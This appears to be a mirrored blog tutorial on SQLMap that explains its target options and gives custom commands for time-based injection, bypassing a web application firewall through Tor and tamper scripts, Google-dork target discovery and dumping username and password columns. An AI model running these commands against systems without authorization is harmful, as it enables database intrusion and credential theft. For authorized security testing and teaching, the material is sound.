SQLMap: A Deep Dive into Automated SQL Injection Testing. Part 2. (Advanced, custom setup)
- Category: CTI
- Source article: https://medium.com/@1200km/sqlmap-a-deep-dive-into-automated-sql-injection-testing-part-2-advanced-custom-setup-0136ac6ffe53
- Published: 2024-11-05
- Preserved media: 2 image(s), including cover images, screenshots, diagrams, and infographics where present.
- Preserved technical blocks: 13 code/configuration block(s).
Ecosystem Fit
This page mirrors the original Medium article into the 1200km.com Docusaurus ecosystem. The original article flow, images, screenshots, infographics, and technical blocks are preserved from the export.
Learn how SQLMap transforms the landscape of database security by automating the detection and exploitation of SQL injection vulnerabilities.
Part 1 here
Introduction to SQLMap
In the vast landscape of cybersecurity tools, SQLMap holds a distinct position as the go-to solution for automating the detection and exploitation of one of the most dangerous vulnerabilities in web applications: SQL injection. This open-source tool offers a robust framework designed to penetrate database layers, uncovering flaws that could potentially compromise sensitive data.
SQL injections allow attackers to manipulate SQL queries by inserting or “injecting” malicious SQL statements into an entry field for execution. SQLMap automates this process, providing security professionals and penetration testers with a powerful means to test the security of database servers and web applications. With its ability to support and detect a wide range of database management systems — from MySQL and Oracle to PostgreSQL and beyond — SQLMap serves as an essential tool in any security professional’s arsenal.
The purpose of this guide is not just to introduce SQLMap but to delve deep into its functionality, demonstrating how it can be leveraged to conduct thorough security assessments. Whether you’re a seasoned security expert or a novice in the field, understanding how to utilize SQLMap effectively can significantly enhance your ability to secure applications against SQL injection attacks.
More information inPart 1 hereof this guide
Legal and Ethical Use Disclaimer
The information provided in this guide on SQLMap is intended for educational and professional purposes only. SQLMap is a powerful tool designed for testing the security of your own systems or systems for which you have explicit authorization to test. It is strictly prohibited to use SQLMap for illegal activities, including testing websites, servers, or databases without permission.
Users are advised to ensure that their activities with SQLMap comply with all applicable laws and regulations. Unauthorized use of this tool can result in significant penalties and criminal prosecution. The author of this post disclaims any liability for misuse of SQLMap or the information contained within this guide. Use this tool responsibly and always seek explicit permission before conducting any security assessments on third-party systems.
Usage:
sqlmap {options}
or
python3 sqlmap {options}
or
puthon3 path/to/sqlmap/sqlmap.py {options}
Options:
-h, -
help
 Show basic
help
 message and
exit
-hh Show advanced
help
 message and
exit
- version Show program
's version number and exit
-v VERBOSE Verbosity level: 0–6 (default 1)
Target:
At least one of these options has to be provided to define the target(s)
1. -u URL, --url=URL
-
Description: Specifies the target URL where SQLMap will search for SQL injection vulnerabilities.
-
Example: To test a specific URL where parameters are visible in the query string:
sqlmap -u http://www.site.com/vuln.php?
id
=1
- Here, SQLMap will test the
idparameter invuln.phpfor vulnerabilities.
2. -d DIRECT
-
Description: Allows for a direct database connection using a connection string, bypassing web interfaces entirely.
-
Example: To connect directly to a MySQL database:
python sqlmap.py -d
"mysql://user:password@localhost:3306/database"
- This option is useful for testing databases when you have credentials and direct access is possible.
3. -l LOGFILE
-
Description: Parses targets from log files generated by proxy tools like Burp Suite or WebScarab.
-
Example: If you have a log file from Burp Suite:
sqlmap -l /
path
/to/burp.
log
- SQLMap will extract and test all URLs found in the log file.
To use SQLMap with log files from Burp Suite, you need to export the HTTP requests that you’ve captured during your session with Burp Suite. These requests are what SQLMap will parse to find URLs and parameters that can be tested for SQL injection vulnerabilities. Here’s how you can obtain and prepare the log file from Burp Suite for use with SQLMap:
Step 1: Capture Traffic with Burp Suite
First, ensure that you have configured Burp Suite to intercept the traffic between your browser and the target web application. Here’s a quick guide:
-
Set up Burp Suite as your proxy: Configure your browser to route traffic through Burp Suite. Typically, this is done by setting the browser’s proxy settings to
127.0.0.1(localhost) with port8080, which is the default proxy listener port for Burp Suite. -
Browse the target application: With Burp Suite running and intercepting traffic, navigate through the application. Every request and response will be captured by Burp.
Step 2: Exporting the HTTP Requests
Once you have captured the necessary traffic, you can export the HTTP requests:
-
Open the HTTP history: In Burp Suite, go to the “Proxy” tab and then to the “HTTP History” sub-tab where you’ll see a list of all intercepted traffic.
-
Filter for relevant requests: You might want to filter or manually select the requests that are relevant to the testing. This can include forms, endpoints with parameters, or any other requests that could potentially be vulnerable to SQL injection.
-
Save the requests: Right-click on one or more selected requests in the HTTP history and choose “Save items”. Burp Suite allows you to save the selected requests in various formats. For SQLMap, you should save them as a
.logfile, which essentially saves the raw HTTP requests.
4. -m BULKFILE
-
Description: Allows testing of multiple targets listed in a text file. Each line in the file should contain one target.
-
Example: If you have a list of URLs in a file called
targets.txt:
python sqlmap.py -m /path/to/targets.txt
- This method is efficient for scheduled testing of multiple URLs.
5. -r REQUESTFILE
-
Description: Loads an HTTP request directly from a file. This is useful for complex requests that are hard to reproduce with command-line options.
-
Example: If you have an HTTP request saved in a file named
request.txt:
python sqlmap.py -r /path/to/request.txt
- SQLMap will send this exact HTTP request to test for SQL injection.

6. -g GOOGLEDORK
-
Description: Uses Google dorking to find and process target URLs. SQLMap automates the search for URLs using specified Google dorks.
-
Example: To find vulnerable targets using a Google dork:
python sqlmap.py -g
"inurl:index.php?id="
y
- This command uses Google search to find URLs containing
index.php?id=and tests them for vulnerabilities.
7. -c CONFIGFILE
-
Description: Loads options from a configuration INI file. This allows for the reuse of complex configurations without retyping them.
-
Example: If you have a configuration file named
config.ini:
python sqlmap.py -c /
path
/to/
config
.ini
- SQLMap will load and apply all options specified in the
config.inifile.
config.ini for example:
[Target]
url
 = http://www.example.com/vuln.php?id=
1
method
 = GET
data
 =
cookie
 = PHPSESSID=
123456789
[Request]
timeout
 =
30
retry
 =
3
headers
 = User-Agent: SQLMap/
1.0
agent
 = SQLMap/
1.0
randomAgent
 =
True
[Optimization]
level
 =
5
risk
 =
3
[Tuning]
threads
 =
5
delay
 =
0
timeout
 =
20
[Detection]
technique
 = B
dbms
 = mysql
Full guide for all options here
Use cases
Use Case 1: Testing a Website with Delayed Responses for Time-Based SQL Injection
Scenario: You suspect that a particular parameter in a web application is vulnerable to time-based SQL injection, but the responses are significantly delayed, which can affect the accuracy of typical detection methods.
Custom Command:
sqlmap -u
"http://example.com/item.php?id=1"
 --technique=T --
time
-sec=
10
 --dbms=MySQL --proxy=
"http://127.0.0.1:8080"
 --threads=
5
 --risk=
3
 --level=
5
 --batch --current-db
Explanation:
-
--technique=T: Focuses on time-based SQL injection. -
--time-sec=10: Increases the time SQLMap waits for a time delay response to 10 seconds, accommodating for the server's delayed responses. -
--dbms=MySQL: Specifies that the database in use is MySQL, which helps in tailoring the attack payloads. -
--proxy="http://127.0.0.1:8080": Routes traffic through a local proxy for monitoring requests and responses. -
--threads=5: Uses 5 threads to perform attacks concurrently, speeding up the process. -
--risk=3and--level=5: Utilizes more invasive SQL injection techniques and tests for a comprehensive assessment. -
--batch: Enables automatic mode without prompting for user input. -
--current-db: Attempts to retrieve the name of the current database.
Use Case 2: Bypassing Web Application Firewall (WAF) Using Random User-Agent and Tor for Anonymity
Scenario: You need to test a web application that is protected by a WAF, and you want to anonymize your traffic to prevent IP blocking.
Custom Command:
sqlmap -u
"http://securedomain.com/securelogin.php?user=test"
 -p user --technique=BU --random-agent --tor --tamper=space2comment --dbs --
hex
 --delay=
2
 --safe-url=
"http://securedomain.com/index.php"
 --safe-freq=
10
Explanation:
-
--random-agent: Uses a randomly selected HTTP User-Agent to help bypass simple WAF rules that block known penetration testing tools. -
--tor: Routes traffic through the Tor network to anonymize the source IP. -
--tamper=space2comment: Uses a tamper script to modify the SQL injection payloads in a way that might help evade detection by some WAFs. -
--dbs: Attempts to enumerate all databases from the SQL server. -
--hex: Encodes payloads in hexadecimal format, another method to bypass WAF filters. -
--delay=2: Delays between each request to avoid triggering rate limits or suspicious activity alerts. -
--safe-urland--safe-freq: Regularly accesses a safe URL to mimic normal user behavior and lessen the suspicion of security systems.
Use Case 3: Automated Extraction of Sensitive Data Post-Exploitation with Specific HTTP Headers
Scenario: After confirming an SQL injection point, you want to automate the extraction of sensitive data like usernames and passwords, ensuring that all HTTP requests include specific headers for session maintenance.
Custom Command:
sqlmap -u
"http://example.com/app.php?id=10"
 -p
id
 --dbms=PostgreSQL --dump --tables -T
users
 --columns -C username,password --batch --headers=
"X-Forwarded-For: 127.0.0.1\nAuth-Token: abcdef12345"
Explanation:
-
--dump: Dumps database content. -
--tables: Lists tables to identify which ones to target. -
-T users: Targets the 'users' table specifically. -
--columns: Lists columns of the specified table. -
-C username,password: Specifies the columns to extract data from. -
--headers="X-Forwarded-For: 127.0.0.1\nAuth-Token: abcdef12345": Includes custom HTTP headers necessary for maintaining sessions or access controls that require specific tokens or client IP forwarding.